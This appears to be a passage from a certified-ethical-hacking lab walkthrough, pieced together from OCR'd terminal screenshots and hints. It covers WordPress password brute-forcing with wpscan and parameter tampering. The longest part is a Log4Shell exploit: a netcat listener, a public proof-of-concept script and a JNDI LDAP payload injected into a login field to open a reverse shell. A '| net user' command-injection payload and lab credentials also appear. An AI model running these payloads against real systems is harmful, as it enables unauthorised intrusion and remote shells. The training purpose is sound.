wpscan --url http://cehorg.com/wp-login.php -U <username.txt> -P <password.txt>
```


Applications Places System
Thu Nov
wpscan --url http://cehorg.com/wp-login.php -U "adam" -P ./password.txt - Parrot Terminal
File Edit View Search Terminal Help
#wpscan url http://cehorg.com/wp-login.php -U ./username.txt -P ./password.txt
One of the following options is required: --url, --update, --help, --hh, --version
Please use --help/-h for the list of available options.
[x]-[root@parrot]-[/home/attacker/Desktop/Wordlist]
#wpscan --url http://cehorg.com/wp-login.php -U ./username.txt -P ./password.txt
WordPress Security Scanner by the WPScan Team
Version 3.8.17
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[i] Updating the Database ...
[i] Update completed.
[+] URL: http://cehorg.com/wp-login.php/ [192.168.0.55]
[+] Started: Thu Nov 23 14:45:20 2023
Interesting Finding(s):
[+] Headers




Perform parameter tampering on movies.cehorg.com and find out the user for id 1003.



{% hint style="info" %} Type the username as "Jason" and password as "welcome"

We found this username and password in the engage part 2. While dumping the wireshark capture data. REMEMBER? {% endhint %}



You have identified a vulnerable web application on a Linux server at port 8080. Exploit the web application vulnerability, gain access to the server and enter the content of RootFlag.txt as the answer.

```
nmap -p 8080 172.16.0.0/24

nmap -p 8080 10.10.10.0/24

nmap -p 8080 192.168.0.0/24
```

Extract and Setup Jdk

```
tar -xf jdk-8u202-linux-x64.tar.gz

mv jdk1.8.0_202 /usr/bin
```

Update the JDK Path in the Poc.py file

{% hint style="info" %} Change Line no: 62, replace jdk1.8.0_20/bin/javac with "/usr/bin/jdk1.8.0_202/bin/javac"

Change Line no: 87, replace jdk1.8.0_20/bin/java with "/usr/bin/jdk1.8.0_202/bin/java"

Change Line no: 99, replace jdk1.8.0_20/bin/java with "/usr/bin/jdk1.8.0_202/bin/java" {% endhint %}


Create a Netcat Listener


```
nc -lvp 9001
```


Create a Payload


```
python3 poc.py --userip 10.10.1.13 --webport 8080 --lport 9001
```

{% hint style="info" %} Copy the send me payload and paste in the username field and enter any random password and press Login {% endhint %}


Applications Places System
Tue Jan 9, 09:34
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~/Desktop/Wordlist]
$nc -lvp 9001
listening on [any] 9001 ...
Menu
Parrot Terminal
Mozilla Firefox
python3 poc.py --userip...


Applications Places System
Tue Jan 9, 09:34
python3 poc.py --userip 10.10.1.10 --webport 8080 --lport 9001 - Parrot Terminal
File Edit View Search Terminal Tabs Help
python3 poc.py --userip 10.10.1.10 --webport 8080 --lport 9001 - P...
Parrot Terminal
generate_payload(userip, lport)
File "/home/attacker/log4j-shell-poc/poc.py", line 65, in generate_payload
raise e
File "/home/attacker/log4j-shell-poc/poc.py", line 61, in generate_payload
p.write_text(program)
File "/usr/lib/python3.9/pathlib.py", line 1274, in write_text
with self.open(mode='w', encoding=encoding, errors=errors) as f:
File "/usr/lib/python3.9/pathlib.py", line 1241, in open
return io.open(self, mode, buffering, encoding, errors, newline,
File "/usr/lib/python3.9/pathlib.py", line 1109, in _opener
return self._accessor.open(self, flags, mode)
PermissionError: [Errno 13] Permission denied: 'Exploit.java'
[✗]-[attacker@parrot]-[~/log4j-shell-poc]
$sudo su
[root@parrot]-[/home/attacker/log4j-shell-poc]
#python3 poc.py --userip 10.10.1.10 --webport 8080 --lport 9001
[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc
[+] Exploit java class created success
[+] Setting up LDAP server
[+] Send me: ${jndi:ldap://10.10.1.10:1389/a}
[+] Starting Webserver on port 8080 http://0.0.0.0:8080
Listening on 0.0.0.0:1389
Menu
Parrot Terminal
Mozilla Firefox
python3 poc.py --userip...



Applications Places System
Tue Jan 9, 09:35
python3 poc.py --userip 10.10.1.10 --webport 8080 --ldport 9001 - Parrot Terminal
Mozilla Firefox
Log In ‹ cehorg — WordPres
192.168.0.55:8080/
192.168.0.55:8080
Getting Started
Start
Parrot OS
Community
Docs
Git
CryptPad
Privacy
Pentest
Learn
GoFinance
The most popular peer to peer lending at SEA
Read More
Hello Again!
Welcome Back
di:ldap://10.10.1.10:1389/a}
password
Login
Forgot Password ?
Listening on 0.0.0.0:1389
Menu
Parrot Terminal
Mozilla Firefox
python3 poc.py --userip...



Perform command injection attack on 10.10.10.25 and find out how many user accounts are registered with the machine. Note: Exclude admin/Guest user

```
| net user
```

